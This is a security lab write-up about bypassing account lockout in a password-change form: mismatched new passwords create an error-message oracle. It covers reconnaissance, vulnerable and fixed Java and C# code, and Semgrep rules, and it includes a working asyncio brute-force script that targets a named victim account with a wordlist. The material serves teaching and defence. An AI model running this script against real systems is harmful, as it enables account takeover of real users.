Lab 13: Password brute-force via password change

1. Executive Summary
Vulnerability: Flawed Brute-force protection in password change functionality
Description: The “Change Password” functionality behaves inconsistently based on whether the two “New Password” fields match.
- If new passwords match, the system enforces account locking on failed attempts.
- If new passwords do not match, the system skips the locking mechanism but still verifies the current password to decide which error message to show.
Impact: Brute-Force Bypass. Attackers can intentionally send mismatching new passwords to bypass the brute-force protection (lockout). By analyzing the resulting error message (“Current password incorrect” vs. “New passwords do not match”), they can identify the valid current password.
2. The Attack
Objective: Brute-force carlos’s password by intentionally sending mismatching new passwords to evade the lockout.
- Reconnaissance (The Behavior Analysis):
- I logged in as
wienerto test the logic. - Test A: Wrong Current + Matching New (
a,a) -> Account Locked. (Bad for brute-force). - Test B: Wrong Current + Mismatching New (
a,b) -> Error: “Current password is incorrect”. - Test C: Right Current + Mismatching New (
a,b) -> Error: “New passwords do not match”.
- I logged in as
- The Strategy:
- I realized that Test C is the “Success” state. It confirms the current password is correct before complaining about the new password mismatch. Crucially, because the new passwords mismatch, the code path avoids the lockout logic seen in Test A.
- Exploitation:
- I captured the POST request to
/my-account/change-password. - I changed
usernametocarlos. - I set
new-password-1topassword1andnew-password-2topassword2(intentional mismatch). I used Turbo Intruder (or a script) to fuzz the
current-passwordfield.
- I captured the POST request to
- Result:

- Other of requests returned “Current password is incorrect”.
One request returned “New passwords do not match” (and likely had a different response length). This request contained the valid password.
3. Code Review
Vulnerability Analysis (Explanation): The developer implemented brute-force protection (account locking) only inside the logic block that handles valid change attempts (where new passwords match). They forgot to apply the same protection or the same generic error message to the “validation” block where new passwords mismatch.
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
@PostMapping("/change-password")
public String changePassword(@RequestParam String username,
                             @RequestParam String currentPassword,
                             @RequestParam String newPass1,
                             @RequestParam String newPass2) {

    User user = userRepo.findByUsername(username);

    // Path A: User is serious (passwords match)
    if (newPass1.equals(newPass2)) {
        if (!encoder.matches(currentPassword, user.getPassword())) {
            // VULNERABLE: Lockout only happens here
            user.incrementFailedAttempts();
            return "error_locked";
        }
        // Success logic...
    }

    // Path B: User made a typo (passwords mismatch)
    else {
        // VULNERABLE: We verify the password anyway, but DO NOT increment failure count
        if (!encoder.matches(currentPassword, user.getPassword())) {
            return "error_current_password_incorrect"; // Oracle State 1
        } else {
            // If we get here, Current Password was RIGHT
            return "error_new_passwords_mismatch";     // Oracle State 2
        }
    }
    return "success";
}
Technical Flow & Syntax Explanation:
if (newPass1.equals(newPass2)): The logic splits early based on input validation.user.incrementFailedAttempts(): This protection method is strictly isolated inside the “Matching” block.- The Else Block: In the
else(mismatch) block,encoder.matchesis still called to check the credential. Because it returns distinct strings based on the result (“incorrect” vs “mismatch”), and because it never callsincrementFailedAttempts, it becomes a safe, infinite guessing machine for the attacker.
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
[HttpPost("change-password")]
public async Task<IActionResult> ChangePassword(ChangePasswordModel model)
{
    var user = await _userManager.FindByNameAsync(model.Username);

    // Path A: Passwords Match
    if (model.NewPassword == model.ConfirmPassword)
    {
        // Enforces Lockout
        var result = await _userManager.ChangePasswordAsync(user, model.CurrentPassword, model.NewPassword);
        if (!result.Succeeded) return BadRequest("Account locked or password incorrect");
    }
    // Path B: Passwords Mismatch
    else
    {
        // VULNERABLE: Manual check without lockout side-effects
        bool isCurrentCorrect = await _userManager.CheckPasswordAsync(user, model.CurrentPassword);

        if (!isCurrentCorrect)
        {
            return BadRequest("Current password is incorrect");
        }
        else
        {
            // We leaked that the password was right!
            return BadRequest("New passwords do not match");
        }
    }
    return Ok();
}
Technical Flow & Syntax Explanation:
ChangePasswordAsync: This built-in method usually handles hashing, verification, and lockout logic all in one.CheckPasswordAsync: This method only verifies the hash. It typically does not trigger theAccessFailedCountincrement that leads to a lockout. Using this inside theelseblock creates the vulnerability.
Mock PR Comment
The password change logic behaves inconsistently. When new passwords mismatch, the system reveals whether the current password was correct without triggering the account lockout. This allows for unlimited brute-forcing.
Recommendation:
- Verify the
currentPasswordfirst, before checking if new passwords match. - Increment the failed attempt counter regardless of whether the new passwords match or not.
- Use a generic error message if possible, or ensure the lockout triggers in all failure paths.
4. The Fix
Explanation of the Fix: We must unify the logic. The “Current Password” check is the security gate; it must happen first, and a failure there must always count against the user’s strike limit.
Secure Java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
@PostMapping("/change-password")
public String changePassword(@RequestParam String username,
                             @RequestParam String current,
                             @RequestParam String new1,
                             @RequestParam String new2) {

    User user = userRepo.findByUsername(username);

    // SECURE: Check Current Password FIRST.
    // If wrong, increment failure count (lockout) immediately.
    if (!encoder.matches(current, user.getPassword())) {
        user.incrementFailedAttempts();
        return "error_invalid_credentials";
    }

    // Only if Current is correct do we care about the new passwords
    if (!new1.equals(new2)) {
        return "error_new_passwords_mismatch";
    }

    userService.updatePassword(user, new1);
    return "success";
}
Technical Flow & Syntax Explanation:
- Reordered Logic: We moved the
encoder.matchescheck to the very top. - Uniform Penalty: By placing
incrementFailedAttempts()in the top-level check, we ensure that any wrong guess penalizes the attacker, preventing the infinite brute-force loop.
Secure C#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
[HttpPost("change-password")]
public async Task<IActionResult> ChangePassword(ChangePasswordModel model)
{
    var user = await _userManager.FindByNameAsync(model.Username);

    // SECURE: Always use the method that enforces policy first
    // Note: In Identity, verification usually updates the failure count automatically.
    // We just need to make sure we don't accidentally skip it.

    var passwordCheck = await _signInManager.CheckPasswordSignInAsync(user, model.CurrentPassword, lockoutOnFailure: true);

    if (!passwordCheck.Succeeded)
    {
        return BadRequest("Invalid current password");
    }

    // Only proceed if authenticated
    if (model.NewPassword != model.ConfirmPassword)
    {
        return BadRequest("New passwords do not match");
    }

    await _userManager.ChangePasswordAsync(user, model.CurrentPassword, model.NewPassword);
    return Ok();
}
Technical Flow & Syntax Explanation:
CheckPasswordSignInAsync(..., lockoutOnFailure: true): We explicitly use a method that triggers the lockout mechanism (lockoutOnFailure: true). This ensures that even if the user is just “checking” the password, a failure counts as a strike.
5. Automation
A high-speed asyncio script to brute-force the password using the “Mismatch” technique.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
#!/usr/bin/env python3
import argparse
import asyncio
import aiohttp
import sys

# Configuration
BATCH_SIZE = 20

async def attempt_change(session, url, username, current_password):
    # Intentional Mismatch
    data = {
        "username": username,
        "current-password": current_password,
        "new-password-1": "123",
        "new-password-2": "456"
    }

    try:
        # We look for the specific error message that indicates SUCCESS (Current pass was right)
        async with session.post(url, data=data) as resp:
            text = await resp.text()

            # If the server complains about NEW passwords, it means CURRENT was right.
            if "New passwords do not match" in text:
                return current_password

            # If "Current password is incorrect", we keep going.
            return None
    except Exception as e:
        return None

async def exploit(url, victim_user, password_file):
    target_url = f"{url.rstrip('/')}/my-account/change-password"

    with open(password_file, 'r', encoding='utf-8', errors='ignore') as f:
        passwords = [line.strip() for line in f if line.strip()]

    print(f"[*] Targeting: {target_url}")
    print(f"[*] Victim: {victim_user}")
    print(f"[*] Loaded {len(passwords)} passwords.")

    async with aiohttp.ClientSession() as session:
        for i in range(0, len(passwords), BATCH_SIZE):
            batch = passwords[i : i + BATCH_SIZE]
            tasks = []

            for pwd in batch:
                tasks.append(attempt_change(session, target_url, victim_user, pwd))

            results = await asyncio.gather(*tasks)

            for res in results:
                if res:
                    print(f"\n[!!!] PASSWORD FOUND: {res}")
                    return

            print(f"\r[*] Checked {i+len(batch)}/{len(passwords)}...", end="")

    print("\n[-] Password not found.")

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url", help="Lab URL")
    ap.add_argument("victim", help="Victim username (e.g. carlos)")
    ap.add_argument("wordlist", help="Password list")
    args = ap.parse_args()

    asyncio.run(exploit(args.url, args.victim, args.wordlist))

if __name__ == "__main__":
    main()
6. Static Analysis (Semgrep)
Java Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
rules:
  - id: java-password-change-logic-flaw
    languages: [java]
    message: |
      Password change logic checks new password equality BEFORE verifying current password.
      This often leads to bypassing lockout mechanisms or leaking password validity.
      Verify current credentials first.
    severity: WARNING
    patterns:
      - pattern: |
          if ($NEW1.equals($NEW2)) {
              ...
          } else {
              // Vulnerable: Checking current password in the else block
              if ($ENCODER.matches($CURRENT, ...)) { ... }
          }
Technical Flow & Syntax Explanation:
if ($NEW1.equals($NEW2)): Identifies the branching logic based on the “New Password” fields.else { ... $ENCODER.matches ... }: Flags the existence of credential verification inside the “Mismatch” block. This structure implies that the code processes the credential check differently (and likely insecurely) when the user inputs mistyped new passwords.
C# Rule
1
2
3
4
5
6
7
8
9
10
11
rules:
  - id: csharp-password-change-logic-flaw
    languages: [csharp]
    message: "Credential verification found inside password mismatch block. Verify credentials first."
    severity: WARNING
    patterns:
      - pattern: |
          if ($M.NewPassword != $M.ConfirmPassword) {
              // Vulnerable: Checking password here bypasses the main flow
              $MANAGER.CheckPasswordAsync(..., $M.CurrentPassword);
          }
Technical Flow & Syntax Explanation:
!=: Checks for the mismatch condition.CheckPasswordAsync: Identifies the specific ASP.NET Identity method used for verifying hashes. Finding this call inside a mismatch block suggests the “Oracle” vulnerability exists.